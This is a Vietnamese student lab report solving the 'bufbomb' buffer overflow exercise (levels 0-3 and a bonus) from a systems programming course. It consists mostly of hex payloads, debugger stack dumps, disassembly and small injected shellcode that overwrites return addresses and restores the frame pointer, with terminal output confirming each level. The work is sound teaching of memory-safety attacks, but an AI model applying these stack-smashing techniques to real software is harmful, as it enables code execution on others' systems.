



Lab

6.2

BÁO CÁO BÀI THỰC HÀNH SỐ 6.2

Buffer overflow attack

Buffer bomb

Môn học: Lập trình hệ thống

Giảng viên hướng dẫn	ThS. Đỗ Thị Hương Lan
Sinh viên thực hiện	Nguyễn Tuấn Phát (22521076) Đặng Chí Thịnh (22521399) Trần Hoàng Tuấn Kiệt (22520724)
Mức độ hoàn thành	Hoàn thành (100%)

- Level 0:

```
WSL at < bash MEM: 5.69% | 0/7GB 20ms
00:46 | mnt → → → → → → Lab6
./hex2raw < smoke.txt | ./bufbomb -u 724076399
Userid: 724076399
Cookie: 0x593e679b
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

```
public getbuf
proc near

= byte ptr -30h

push    ebp
mov     ebp, esp
sub     esp, 56
sub     esp, 0Ch
```

56 bytes

52 bytes

```
.text:8075804B
.text:8075804B smoke
.text:8075804B ; __unwind {
.text:8075804B
.text:8075804C
.text:8075804E
public smoke
proc near
push    ebp
mov     ebp, esp
sub     esp, 8
```

smoke.txt	
1	00 00 00 00
2	00 00 00 00
3	00 00 00 00
4	00 00 00 00
5	00 00 00 00
6	00 00 00 00
7	00 00 00 00
8	00 00 00 00
9	00 00 00 00
10	00 00 00 00
11	00 00 00 00
12	00 00 00 00
13	00 00 00 00
14	4B 80 75 80

0x 8075804B
=> 4B 807580

- Level 1:

```
WSL at 00:49 | bash | MEM: 5.68% | 0/7GB | 19ms
└─ 00:49 | mnt → → → → → → → Lab6
  ./hex2raw < fizz.txt | ./bufbomb -u 724076399
  Userid: 724076399
  Cookie: 0x593e679b
  Type string:Fizz!: You called fizz(0x593e679b)
  VALID
  NICE JOB!
```

```
.text:80758078
.text:80758078
.text:80758078 fizz
.text:80758078
.text:80758078 arg_0
.text:80758078
```

```
fizz.txt
1  00 00 00 00
2  00 00 00 00
3  00 00 00 00
4  00 00 00 00
5  00 00 00 00
6  00 00 00 00
7  00 00 00 00
8  00 00 00 00
9  00 00 00 00
10 00 00 00 00
11 00 00 00 00
12 00 00 00 00
13 00 00 00 00
14 78 80 75 80
15 00 00 00 00
16 9B 67 3E 59
```

cookie: 0x593e679b

- Level 2:

```

0x80758811 <getbuf+9>    lea    eax, [ebp - 0x30]
0x80758814 <getbuf+12>   push   eax
0x80758815 <getbuf+13>   call   Gets                <Gets>

0x8075881a <getbuf+18>   add     esp, 0x10
0x8075881d <getbuf+21>   mov     eax, 1
0x80758822 <getbuf+26>   leave
0x80758823 <getbuf+27>   ret

0x80758824 <getbufn>    push    ebp
0x80758825 <getbufn+1>   mov     ebp, esp
0x80758827 <getbufn+3>   sub     esp, 0x208

[ STACK ]
00:0000| esp 0x55683338 (<reserved+1037112>) -> 0xf7fb7404 (unsafe_state) -> 0xf7fb7074 (randtbl+20) -> 0xd72a24d3
01:0004|-034 0x5568333c (<reserved+1037116>) -> 0x55683350 (<reserved+1037120>) -> push edx /* 0x6d449b52 */
02:0008|-030 0x55683340 (<reserved+1037120>) -> 0xf7fb7000 (_GLOBAL_OFFSET_TABLE_) -> 0x1ead6c
03:000c|-02c 0x55683344 (<reserved+1037124>) -> 0xf7fb7000 (_GLOBAL_OFFSET_TABLE_) -> 0x1ead6c
04:0010|-028 0x55683348 (<reserved+1037128>) -> 0xf7e00c9b (srandom+11) -> add ebx, 0x1b6365
05:0014|-024 0x5568334c (<reserved+1037132>) -> 0xffffcd00 -> 0x3
06:0018|-020 0x55683350 (<reserved+1037136>) -> push edx /* 0x6d449b52 */
07:001c|-01c 0x55683354 (<reserved+1037140>) -> add byte ptr [ecx + edi*8], ah /* 0xbbf92400 */

[ BACKTRACE ]
> 0 0x8075880e getbuf+6
> 1 0x80758137 test+19
> 2 0x807584a5 launch+143
> 3 0x80758573 launcher+151
> 4 0x807587ea main+569
> 5 0xf7de6ed5 __libc_start_main+245

pwndbg> info reg ebp
ebp                0x55683370                0x55683370 <_reserved+1037168>
pwndbg> quit

```

Vtri' chuỗi buf: $0x55683370 - 0x30$
 $= 0x55683340$

```

[10] bang.s
1  movl $0x593E679B, 0x8075D160
2  push $0x807580C9
3  ret

```

```

WSL at bash MEM: 5.83% | 1/7GB 21ms
00:50 | mnt → → → → → → → Lab6
objdump -d bang.o

bang.o:      file format elf32-i386

Disassembly of section .text:


00000000 <.text>:
0:  c7 05 60 d1 75 80 9b    movl    $0x593e679b,0x8075d160
7:  67 3e 59               push    $0x807580c9
a:  68 c9 80 75 80         push    $0x807580c9
f:  c3                     ret

      ↑      ↑
      cookie global_var
      ↘      ↗
      bang()

```

```
WSL at 00:58 | bash | MEM: 5.87% | 1/7GB | 19ms
└─ 00:58 | mnt → → → → → → → Lab6
  └─ ./hex2raw < bang.txt | ./bufbomb -u 724076399
    Userid: 724076399
    Cookie: 0x593e679b
    Type string:Bang!: You set global_value to 0x593e679b
    VALID
    NICE JOB!
```

script



buf



- Level 3:

```
0x8075812f <test+11>    mov     dword ptr [ebp - 0x10], eax
0x80758132 <test+14>    call    getbuf                <getbuf>

0x80758137 <test+19>    mov     dword ptr [ebp - 0xc], eax
0x8075813a <test+22>    call    uniqueval            <uniqueval>

0x8075813f <test+27>    mov     edx, eax
0x80758141 <test+29>    mov     eax, dword ptr [ebp - 0x10]
0x80758144 <test+32>    cmp     edx, eax
0x80758146 <test+34>    je      test+54              <test+54>

0x80758148 <test+36>    sub     esp, 0xc
0x8075814b <test+39>    push    0x80759a50

[ STACK ]
00:0000| esp 0x55683378 ( _reserved+1037176) -> 0x556833a0 ( _reserved+1037216) ← hlt /* 0xf4f4f4f4 */
01:0004|-014 0x5568337c ( _reserved+1037180) -> 0xf7f198cb ( __memset_sse2+459) ← add ebx, 0x488a5
02:0008|-010 0x55683380 ( _reserved+1037184) -> 0xf7e1c2b9 ( printf+9) ← add eax, 0x19ad47
03:000c|-00c 0x55683384 ( _reserved+1037188) -> 0x80758490 ( launch+122) ← add esp, 0x10
04:0010|-008 0x55683388 ( _reserved+1037192) -> 0x80759c2f ← push esp /* 'Type string:' */
05:0014|-004 0x5568338c ( _reserved+1037196) ← 0xf4
06:0018|ebp 0x55683390 ( _reserved+1037200) -> 0x55685fe0 ( _reserved+1048544) -> 0xffffcca8 -> 0xffffcce8 ← 0x0
07:001c|+004 0x55683394 ( _reserved+1037204) -> 0x807584a5 ( launch+143) ← mov eax, dword ptr [0x8075d15c]

[ BACKTRACE ]
▶ 0 0x8075812a test+6
1 0x807584a5 launch+143
2 0x80758573 launcher+151
3 0x807587ea main+569
4 0xf7de6ed5 __libc_start_main+245

pwndbg> info reg ebp
ebp                0x55683390                0x55683390 <_reserved+1037200>
```

```
[10] test.s
1    movl $0x593E679B, %eax
2    movl $0x55683390, %ebp
3    push $0x80758137
4    ret
```

```
WSL at bash MEM: 5.94% | 1/7GB 20ms
00:58 | mnt → → → → → → → Lab6
objdump -d test.o

test.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:    b8 9b 67 3e 59      mov     $0x593e679b,%eax
5:    bd 90 33 68 55      mov     $0x55683390,%ebp
a:    68 37 81 75 80      push    $0x80758137
f:    c3                  ret
```

```
WSL at 01:02 | bash | MEM: 5.92% | 1/7GB | 18ms
└─ 01:02 | mnt → → → → → → → Lab6
  ./hex2raw < test.txt | ./bufbomb -u 724076399
  Userid: 724076399
  Cookie: 0x593e679b
  Type string:Boom!: getbuf returned 0x593e679b
  VALID
  NICE JOB!
```

script ←

test.txt				
1	b8	9b	67	3e
2	59	bd	90	33
3	68	55	68	37
4	81	75	80	c3
5	00	00	00	00
6	00	00	00	00
7	00	00	00	00
8	00	00	00	00
9	00	00	00	00
10	00	00	00	00
11	00	00	00	00
12	00	00	00	00
13	00	00	00	00
14	40	33	68	55

buf →

- Yêu cầu thêm:

```
.text:80758124 var_10      = dword ptr -10h
.text:80758124 var_C      = dword ptr -0Ch
.text:80758124 ; __unwind {
• .text:80758124      push    ebp
• .text:80758125      mov     ebp, esp
• .text:80758127      sub     esp, 18h
• .text:8075812A      call    uniqueval
• .text:8075812F      mov     [ebp+var_10], eax
• .text:80758132      call    getbuf
• .text:80758137      mov     [ebp+var_C], eax
• .text:8075813A      call    uniqueval
• .text:8075813F      mov     edx, eax
• .text:80758141      mov     eax, [ebp+var_10]
• .text:80758144      cmp     edx, eax
• .text:80758146      jz      short loc_8075815A
• .text:80758148      sub     esp, 0Ch
• .text:8075814B      push    offset aSabotagedTheSt ; "Sabotaged!: the stack has been corrupte"...
• .text:80758150      call    _puts
• .text:80758155      add     esp, 10h
• .text:80758158      jmp     short loc_8075819B
• .text:8075815A ; -----
• .text:8075815A      loc_8075815A:      mov     edx, [ebp+var_C] ; CODE XREF: test+22↑j
• .text:8075815A      mov     eax, ds:cookie
• .text:8075815D      cmp     edx, eax
• .text:80758162      jnz     short loc_80758188
• .text:80758164      sub     esp, 8
• .text:80758166      push    [ebp+var_C]
• .text:80758169      push    offset aBoomGetbufRetu ; "Boom!: getbuf returned 0x%x\n"
• .text:80758171      call    _printf
• .text:80758176      add     esp, 10h
• .text:80758179      sub     esp, 0Ch
```

+ Ta thấy ebp được gán bằng esp trước khi $esp = esp - 0x18$ để tạo stack frame cho hàm test, vậy ta chỉ cần lấy giá trị $esp + 0x18$ là sẽ có được giá trị ebp cũ.

```
[10] bonus.s
1  movl $0x593E679B, %eax
2  leal 0x18(%esp), %ebp
3  push $0x80758137
4  ret
```

```
WSL at bash MEM: 5.99% | 1/7GB 23ms
01:08 | mnt → Lab6
objdump -d bonus.o

bonus.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  b8 9b 67 3e 59      mov     $0x593e679b,%eax
5:  8d 6c 24 18          lea     0x18(%esp),%ebp
9:  68 37 81 75 80      push    $0x80758137
e:  c3                  ret
```



```
WSL at 01:08 | bash | MEM: 5.96% | 1/7GB | 18ms
└─ 01:08 | mnt → → → → → → → Lab6
  └─ ./hex2raw < bonus.txt | ./bufbomb -u 724076399
    Userid: 724076399
    Cookie: 0x593e679b
    Type string:Boom!: getbuf returned 0x593e679b
    VALID
    NICE JOB!
```

script ←

	bonus.txt
1	b8 9b 67 3e
2	59 8d 6c 24
3	18 68 37 81
4	75 80 c3 00
5	00 00 00 00
6	00 00 00 00
7	00 00 00 00
8	00 00 00 00
9	00 00 00 00
10	00 00 00 00
11	00 00 00 00
12	00 00 00 00
13	00 00 00 00
14	40 33 68 55

buf ↗